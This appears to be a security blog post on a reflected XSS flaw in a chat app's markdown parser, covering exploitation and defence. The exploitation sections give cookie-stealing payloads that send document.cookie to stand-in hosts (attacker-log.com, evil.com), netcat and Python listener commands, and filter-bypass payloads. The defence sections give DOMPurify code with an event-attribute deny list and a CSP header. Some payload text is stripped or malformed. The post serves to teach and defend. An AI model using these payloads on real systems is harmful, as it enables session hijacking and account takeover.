
Listen to this Post
Introduction:

Modern chat applications rely on complex markdown parsers to render user-friendly formatting, but this very feature can become a critical security weakness. As demonstrated in a recent bug bounty discovery, inadequate HTML escaping within a markdown processor led to a full Reflected Cross-Site Scripting (XSS) vulnerability. This breach allowed attackers to execute arbitrary JavaScript, including cookie theft, simply by tricking a user into moving their mouse over a malicious link.
Learning Objectives:
- Understand the mechanics of markdown parser bypass leading to HTML/JS injection.
- Learn to craft and test payloads for Reflected XSS in rich-text contexts.
- Implement robust server-side and client-side defenses against such bypass techniques.
You Should Know:
1. Deconstructing the Markdown Bypass Payload
The core vulnerability stemmed from the application’s failure to properly sanitize HTML characters after markdown processing. The attacker injected raw HTML within a markdown context, which the parser then incorrectly rendered.
Step-by-step guide explaining what this does and how to use it.
The Attack Vector: The payload `”>Click me` was entered into a chat input field.
The Bypass: The markdown parser likely converted URLs to links but did not escape the preceding quote (") and angle bracket (>). This closed an existing HTML attribute and opened a new, attacker-controlled `` tag.
The Trigger: The `onmousemove` event handler is less common than onclick, making it a smart choice to bypass naive keyword filters. Merely moving the mouse over the “Click me” link triggers the JavaScript.
Proof-of-Concept Test: To test for similar flaws, security engineers can use a safe PoC payload in a controlled environment:
"><img src=x onerror=alert('XSS')>
Or a more stealthy version logging activity:
"><a href="" onmouseover="fetch('https://attacker-log.com?c='+encodeURIComponent(document.cookie))">Latest News</a>
2. From Proof-of-Concept to Exploitation: Stealing Sessions
A benign `alert()` proves the flaw, but real attackers weaponize it. The primary goal is often session cookie theft, leading to account takeover.
Step-by-step guide explaining what this does and how to use it.
1. Craft the Malicious Payload: Replace the `alert()` function with code that exfiltrates data to an attacker-controlled server.
"><a href="http://bing.com" onmousemove="var i=new Image(); i.src='https://evil.com/steal?data='+btoa(document.cookie);">
2. Set Up a Listener: On the server evil.com, start a netcat listener to capture incoming requests.
Linux Command:
nc -nlvp 80
Using Python HTTP server for logging:
python3 -m http.server 80 --cgi 2>&1 | tee -a request.log
3. Social Engineering: The attacker sends the crafted message in the chat. The link appears legitimate (e.g., “Check this out!”).
4. Execution & Capture: When a victim’s mouse moves over the link, their browser silently sends their session cookie to the attacker’s server. The attacker then injects this cookie into their own browser to hijack the session.
3. Server-Side Defense: Implementing Proper Sanitization
The cornerstone of mitigation is never trusting client-side input. Sanitization must happen on the server before storage or rendering.
Step-by-step guide explaining what this does and how to use it.
Use Established Libraries: Never roll your own sanitizer. Use battle-tested libraries like DOMPurify for JavaScript environments or OWASP Java HTML Sanitizer.
Implementation Example (Node.js with DOMPurify):
const createDOMPurify = require('dompurify');
const { JSDOM } = require('jsdom');
const window = new JSDOM('').window;
const DOMPurify = createDOMPurify(window);

function sanitizeInput(userInput) {
// First, convert markdown to HTML if needed (e.g., using marked.js)
// Then, purify the HTML
const cleanHTML = DOMPurify.sanitize(userInput, {
ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'a', 'p', 'br'], // Explicit allow-list
ALLOWED_ATTR: ['href', 'target'],
FORBID_ATTR: ['onerror', 'onclick', 'onmousemove'] // Explicit deny-list for events
});
return cleanHTML;
}
Content Security Policy (CSP): Deploy a strong CSP as a final layer of defense. It can block inline scripts and unauthorized connections.
Example CSP Header:
Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted.cdn.com; object-src 'none';
4. Advanced Payload Crafting: Bypassing Weak Filters
Security filters often rely on blacklists. Attackers continuously evolve payloads to circumvent them.
Step-by-step guide explaining what this does and how to use it.
Case Manipulation: Some filters fail on case-insensitive matching.
"><ScRiPt>alert(1)</ScRiPt>
HTML Entity Encoding: Bypass filters that check for `<` and `>` but decode entities.
"><a href=&x6A;avascript:alert`1`>click
Using JavaScript Events from the SVG Namespace: SVGs can contain scriptable elements.
"><svg><animate onbegin="alert(1)" attributeName="x" dur="1s"/>
Testing Methodology: Use a tool like Burp Suite’s Intruder with a payload list (e.g., from `fuzzdb` project) to automate testing against filters.
5. Integrating Security into the SDLC: Proactive Measures
Finding bugs post-production is reactive. Shifting security left is key.
Step-by-step guide explaining what this does and how to use it.
1. Threat Modeling: During design, identify trust boundaries (like chat interfaces) and document potential threats like XSS.
2. Secure Code Training: Enroll developers in application security courses. The post mentions a training program (`https://lnkd.in/duGK-7pe`) focused on advanced vectors, which aligns with this need.
3. Static Application Security Testing (SAST): Integrate SAST tools (e.g., SonarQube, Checkmarx) into the CI/CD pipeline to catch vulnerable code patterns (e.g., unsanitized `innerHTML` assignments) before merge.
4. Dynamic Testing & Bug Bounties: Conduct regular internal penetration tests and establish a responsible bug bounty program to engage external ethical hackers.
What Undercode Say:
- The Human Element is the Primary Target. This exploit required user interaction (
onmousemove). The real “vulnerability” is the combination of a technical flaw and the predictability of human behavior. Defenses must account for both. - Markdown Parsers are a High-Risk Attack Surface. They exist in a complex state between plain text and HTML, creating a vast attack surface for context confusion attacks. Security reviews must subject them to intense scrutiny.
Analysis: This finding is a classic example of a “gap” vulnerability. Individual components (markdown library, HTML sanitizer) might be secure in isolation, but the handoff between them was poorly defined, creating a crack for exploitation. It underscores the necessity of defense-in-depth: robust input sanitization, context-aware output encoding, and a stringent Content Security Policy. The shift towards more interactive, real-time web applications (chats, collaborative docs) makes these rich-text parsing vulnerabilities increasingly valuable to attackers. The advertised training program correctly identifies the need for skills in bypassing WAFs and filters, as the arms race between attack and defense in this space is continuous.
Prediction:
The sophistication of client-side attacks will continue to grow, moving beyond simple cookie theft. We will see a rise in XSS chains that combine markdown/rich-text bypasses with other flaws—like insecure third-party integrations or client-side storage APIs—to perform “silent” attacks that don’t trigger alerts, such as cryptocurrency wallet draining directly from a user’s browser or manipulating AI chatbot prompts to extract sensitive data. Mitigation will increasingly rely on strict, granular CSPs and the adoption of technologies like Trusted Types for JavaScript, which aim to eliminate DOM-based XSS at the root by making dangerous web API functions secure by default.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Vaidikpandya Xss – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


